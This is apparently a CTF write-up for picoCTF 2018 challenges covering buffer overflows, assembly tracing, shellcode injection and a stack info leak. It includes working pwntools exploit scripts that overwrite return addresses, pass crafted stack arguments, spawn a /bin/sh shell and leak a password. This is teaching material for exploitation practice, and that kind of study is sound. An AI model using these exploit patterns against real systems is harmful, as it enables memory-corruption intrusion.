Buffer Overflow 0 — 150 points
A challenge that tests understanding of buffer overflow by giving you the source code and binary.
The key is the sigsegv_handler function and the main input routine. sigsegv_handler is registered as the SIGSEGV signal handler — when a segmentation fault occurs, it prints the flag to stderr instead of a normal crash.
In other words, intentionally triggering an error prints the flag. Overflow the buffer to cause a segfault.
python -c 'print "A"*200' | ./vulnBuffer Overflow 1 — 200 points
The binary has a vuln() function that reads input with gets(), and a separate win() function that prints the flag. The goal is to overwrite vuln's return address with win.
Download the binary locally and debug it to figure out the exact offset. Analyzing vuln's stack structure:
buf[32] + padding[12] = 44 bytes -> reaches ret
Stack layout: buffer[32] | saved regs[12] | ret[4]
On my first attempt I tried Return-to-Library (RTL) without considering the win() function, and only realized my mistake later. After downloading the file from the server and debugging it, the gap to the ret address was slightly larger.
from pwn import *

p = remote("2018shell2.picoctf.com", PORT)

win = 0x080485cb

payload = ""
payload += "A" * 44
payload += p32(win)

p.sendline(payload)
p.interactive()
Buffer Overflow 2 — 250 points
Same structure as Buffer Overflow 1, but the win() function needs two specific arguments to print the flag:
void win(int arg1, int arg2) {
    if (arg1 == 0xDEADBEEF && arg2 == 0xDEADC0DE)
        // print flag
}
This is the Return-to-Library (RTL) technique. A program only loads the functions it needs at compile time and shares others at runtime. On x86-32, when calling a function by overwriting the return address, arguments are passed on the stack right after the fake return address.
Payload layout:
buffer[100] | dummy[12] | win_addr[4] | fake_ret[4] | arg1[4] | arg2[4]
from pwn import *

p = remote("2018shell2.picoctf.com", PORT)

win = 0x08048676

payload = ""
payload += "A" * 112
payload += p32(win)
payload += "AAAA"          # fake return address for win()
payload += p32(0xDEADBEEF) # arg1
payload += p32(0xDEADC0DE) # arg2

p.sendline(payload)
p.interactive()
Assembly 0 — 150 points
A challenge that requires guessing the return value from assembly code.
Converting the assembly to C gives a simple register operation:
int f(int a, int b) {
    return a + b; // or an equivalent operation
}
The flag is the decimal representation of the return value when the function is run with the given inputs.
Assembly 1 — 200 points
The second assembly challenge. Just need to find the return value when 0x255 is given as input.
The assembly is a bit longer. Expressing the conditional branch as a goto and converting to C gives:
int f(int x) {
    int result = 0;
    again:
        if (x <= 0) return result;
        result += x;
        x--;
        goto again;
}
This was the first time I'd used a goto statement while solving a challenge. Running with x = 0x255 = 597:
x = 0x255
result = 0
while x > 0:
    result += x
    x -= 1
print(result)
Formatting the return value correctly gives the flag.
Assembly 2 — 250 points
An exercise in manually tracing a more complex assembly snippet with several register and memory operations. The approach is the same: convert each instruction to C, track register state, and compute the final eax value.
Assembly 3 — 400 points
The al/ah byte register operations are complex enough that tracing them purely by hand is difficult.

The intended approach: treat the provided assembly as shellcode, cast it to a function pointer, run it, and observe the return value directly.
#include <stdio.h>
#include <string.h>

int main() {
    // assembly bytes given in the challenge
    char shellcode[] = "\x...";

    int (*fp)(int, int, int) = (int (*)(int, int, int))(void *)shellcode;
    printf("%d\n", fp(arg1, arg2, arg3));
    return 0;
}
Compile with -z execstack to allow stack execution, run it, and read the return value as the flag.
Shellcode — 200 points
The binary reads input into a buffer with gets(), then executes that buffer as code:
void vuln() {
    char buf[64];
    gets(buf);
    // execute buf as a function
    ((void(*)())buf)();
}
((void(*)())buf)() is a cast that makes the buffer directly executable — a classic shellcode injection. Since NX is disabled, shellcode placed in the buffer executes when the function pointer is invoked.
Standard Linux x86 /bin/sh shellcode works here:
from pwn import *

p = remote("2018shell2.picoctf.com", PORT)

shellcode = asm(shellcraft.sh())
p.sendline(shellcode)
p.interactive()
Leak Me — 200 points
The binary reads a name with fgets() and removes the trailing newline by setting it to null. It then reads a password from a file and validates it against user input.
The vulnerability is in the null-byte removal logic. If the name buffer is filled to capacity, fgets places a null terminator at name[255]. But the code then does name[strlen(name) - 1] = '\0', which strips that trailing null — leaving the name buffer without a terminator. Afterward, puts(name) reads past the buffer boundary into the adjacent password array.
Stack layout:
name[256] | password[64] | input_password[64]
Filling name completely (256 bytes) causes the null removal to leave the buffer unterminated, and puts prints straight through into the password stored right after it.
from pwn import *

p = remote("2018shell2.picoctf.com", PORT)

# fill the name buffer completely to trigger the null removal bug
p.sendline("A" * 256)

# read the leaked output — the password sits right after the name in memory
output = p.recvline()
leaked_password = output[256:].split('\n')[0]
print("Leaked password:", leaked_password)

# submit the password normally
p.sendline(leaked_password)
p.interactive()